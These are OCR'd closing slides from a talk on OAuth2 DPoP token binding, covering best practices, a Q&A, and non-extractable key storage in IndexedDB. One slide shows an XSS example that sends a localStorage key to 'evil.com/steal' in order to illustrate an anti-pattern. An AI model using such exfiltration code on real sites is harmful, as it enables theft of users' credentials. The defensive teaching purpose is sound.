
CONCLUSION

KEY TAKEAWAYS - WHAT WE'VE LEARNED

- **Bearer tokens are vulnerable** to theft (XSS, MitM, logs, etc.)
- **DPoP binds tokens to keys** and prevents replay attacks
- **Easy integration** into existing OAuth2 flows
- **Browser-friendly** thanks to WebCrypto API
- **Practical for SPAs** (better than mTLS)

Most important:

⚠️ A stolen DPoP token is useless without the private key!!



BEST PRACTICES

- Use EdDSA (or ECDSA P-256 or P-384 in older browsers / full compatibility)
- Store private keys in IndexedDB
- Implement key rotation
- Combine with other security measures (CSP, HTTPS)

LINKS & RESOURCES

- RFC 9449: OAuth 2.0 DPoP Specification
  https://datatracker.ietf.org/doc/html/rfc9449
- KEYCLOAK DPoP Support since 26.4
  https://www.keycloak.org/docs/latest/server_admin/#_dpop-bound-tokens
- KEYCLOAK FAPI Playground (DPoP Demo):
  https://github.com/keycloak/keycloak-playground/tree/main/fapi-playground

NIKO KÖBLER
CONSULT. DEVELOP. TRAIN.

THANK YOU.
ANY QUESTIONS?

Slides & Links: https://linktr.ee/dasniko

NIKO KÖBLER | www.n-k.de | niko@n-k.de | @dasniko

Q&A

Q&A I

? Is DPoP already production-ready?

Yes! RFC 9449 has been official since 2023. Keycloak supports it from version 26.4 onwards, and many IdPs (Auth0, Okta) offer support. Spring Security, Quarkus and .NET have implementations.

? What happens during key rotation?

The client generates a new key pair and retrieves a new token from the authentication server. The old token becomes invalid. A grace period can be configured.

? Does DPoP work with refresh tokens?

Yes! Refresh token requests also use DPoP proof. This protects the refresh flow as well.

? Performance impact?

Minimal. Signature creation is fast (~1-2 ms). Validation on the server is also fast.
Largest overhead: additional HTTP header (~1-2 KB).


Q&A II

? What about mobile apps?
DPoP also works in iOS/Android. Use Keychain/Keystore for key storage.

? Should I use EdDSA or ECDSA for DPoP?
EdDSA (Ed25519) is technically better – faster, smaller signatures, more secure. BUT: Browser support is brand new (Chrome 137 from May 2025, Firefox 129 from August 2024). For maximum compatibility today: ECDSA P-256. For new apps with modern browser requirements: EdDSA. Both are permitted in RFC 9449!

? Why do I mostly see ECDSA instead of EdDSA in examples?
EdDSA was not available in the WebCrypto API until 2024/2025! For years, ECDSA was the only option for asymmetric signatures in browsers. That is changing right now.

? How do I securely store private keys in the browser?
IndexedDB is currently the best option. Store keys as CryptoKey objects, not as strings.
Additionally: use non-extractable keys if possible.



INDEXEDDB

WHY INDEXEDDB + NON-EXTRACTABLE KEYS?

Why not just use localStorage?

```
// ❌ ANTI-PATTERN: Save key as string
const privateKeyJwk = await crypto.subtle.exportKey('jwk', privateKey);
localStorage.setItem('dpopKey', JSON.stringify(privateKeyJwk));

// In the event of an XSS attack:
const stolenKey = localStorage.getItem('dpopKey');
fetch('https://evil.com/steal', {
  method: 'POST',
  body: stolenKey // → Key has been completely stolen! 😱
});
```

- ✗ Key is available as plain text string
- ✗ Any JavaScript can access it
- ✗ XSS can directly exfiltrate key
- ✗ Synchronous API (blocks main thread)

WHY INDEXEDDB + NON-EXTRACTABLE KEYS?

Solution: IndexedDB + non-extractable keys:

```
// ✅ BEST PRACTICE: Non-extractable Key
const keyPair = await crypto.subtle.generateKey(
  "Ed25519",
  false, // ← extractable = false (IMPORTANT!)
  ["sign", "verify"]
);

// Save CryptoKey object directl
const db = await openDB('keystor
await db.put('keys', keyPair.pri
```

What happens now in the event of an XSS attack:

```
/ Attacker attempts to steal key:
const db = await openDB('keystore');
const key = await db.get('keys', 'dpop-key');

// Attempt 1: Export
await crypto.subtle.exportKey('jwk', key);
// → Error: Key is not extractable ✓

// Attempt 2: Use in browser (works!)
const proof = await crypto.subtle.sign("Ed25519", key, data);
// → Attacker can use key, but cannot steal it
```

WHAT DOES NON-EXTRACTABLE + INDEXEDDB PROTECT?

Scenario	Protected?
Tokens in server logs	✓ YES - Tokens useless without key
Tokens intercepted via network (MitM)	✓ YES - Token useless without key
Token stolen from database	✓ YES - Token useless without key
XSS attack exports key	✓ YES - Export fails
XSS attack uses key in browser	✗ NO - Key can be used
Compromised browser	✗ NO - Full access to everything

INDEXEDDB + NON-EXTRACTABLE KEYS - THE HONEST TRUTH

DPoP does NOT protect against:

✗ Active XSS attacks in the browser

✗ Compromised browsers or malware

✗ Attackers who can execute JavaScript on the client

DPoP protects against:

✓ Token theft *AFTER* leaving the client

✓ Passive interception (logs, network, DB)

✓ Token replay from another system/device

✓ Massively reduces the value of stolen tokens

NIKO KÖBLER
CONSULT. DEVELOP. TRAIN.

THANK YOU.
ANY QUESTIONS?

Slides & Links: https://linktr.ee/dasniko

NIKO KÖBLER | www.n-k.de | niko@n-k.de | @dasniko